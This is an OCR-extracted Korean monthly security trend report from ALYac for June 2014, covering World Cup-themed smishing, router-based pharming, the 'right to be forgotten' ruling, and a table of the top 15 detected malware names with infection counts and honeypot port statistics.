알약
월간 보안동향
보고서.

2014년 7월

알약 7월 보안동향보고서

CONTENTS

6월의 총평

6월은 세계인들의 축제 '월드컵'이 있었던 달이다. 이에 따라, 많은 사람들의 관심이 집중된 '월드컵'을 악용한 공격이 다수 발생했다.
사실 월드컵 이전만 해도 여러 가지 대외적인 이슈와 국가대표 축구팀의 친선전 경기 부진으로 인해 그 열기가 예전 같지 않아,
국내 사용자를 대상의 '월드컵' 스미싱 공격은 큰 폭으로 증가하지 않았다.

그러나 6월 18일 대한민국과 러시아 축구경기에서 예상보다 나쁘지 않은 결과를 얻자, '월드컵' 관련 스미싱 공격 시도가 크게 늘었다.
이는 스미싱 공격자들이 국내 사정을 얼마나 잘 파악하고 있는 지 알 수 있는 대목이다.

또한, 공유기 취약점을 이용하여 사용자들을 정상적인 웹사이트가 아닌 피싱 사이트로 이동시키는 이슈가 여전히 발생하고 있다.
해당 이슈는 5월부터 발생하였으며, 6월까지도 지속적으로 발견되고 있다.

마지막으로 유럽에서 세계 최대검색업체인 구글을 대상으로 '잊혀질 권리'를 인정한 판결이 나오면서, 국내에서도 이에 대한 논의가
활발하게 이뤄지고 있다. 향후 국내에서는 '잊혀질 권리'에 대한 논의가 어떤 식으로 발전할지 관심을 갖는 것도 좋을 듯하다.

Part1. 6월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2014년 6월의 감염 악성코드 TOP 15에서는 지난달 1위를 차지했던 Misc.Agent.126672 악성코드가 이번 달에도 역시 1위를 차지했다. 다만 감염자수는 지난달에 비해 큰 폭으로 감소했다. 2위를 차지한 Variant.Graftor.8654 악성코드는 트로이목마 혹은 트로이목마 행위와 유사한 특성을 보이는 악성코드의 행위기반 탐지명(Graftor)으로, 사용자 계정을 탈취하는 공격이 주를 이룬다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Misc.Agent.126672	Etc	3,844
2	▲4	Variant.Graftor.8654	Trojan	1,880
3	NEW	Gen:Variant.Adware.Symmi.42542	Adware	1,877
4	NEW	Trojan.GenericKD.1698876	Trojan	1,625
5	NEW	Gen:Variant.Adware.Symmi.42016	Adware	1,534
6	NEW	Gen:Variant.Adware.Symmi.42600	Adware	1,484
7	NEW	Gen:Variant.Adware.Graftor.142820	Adware	1,453
8	NEW	Gen:Variant.Adware.Symmi.42565	Adware	1,309
9	NEW	Trojan.GenericKD.1699013	Trojan	970
10	NEW	Trojan.GenericKD.1697656	Trojan	963
11	NEW	Gen:Trojan.Heur.4yWav9sK37pGn	Trojan	933
12	NEW	Gen:Variant.Symmi.42529	Trojan	897
13	NEW	Gen:Variant.Adware.Symmi.42529	Adware	861
14	NEW	Gen:Variant.Symmi.42565	Trojan	854
15	NEW	Trojan.GenericKD.1699039	Trojan	816

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2014년 06월 01일 ~ 2014년 06월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 42%를 차지했으며, 애드웨어(Adware) 유형이 40%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

6월에는 지난 5월과 비교하여 트로이목마(Trojan) 유형 악성코드 비율이 크게 증가했고, 애드웨어(Adware)유형 악성코드 역시 5배 이상 크게 늘었다.




* 악성코드 카테고리 분류 방식이 일부 변경되어, 기존에 기타로 분류되었던 악성코드들이 1월부터 '트로이목마' 카테고리에 포함됨


2.허니팟/트래픽 분석

6월의 상위 Top 10 포트


허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성트래픽을 집계한 수치



최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이



단위 : 악의적 트래픽 접속시도 감지 건수

2014년 01월 ~ 2014년 06월

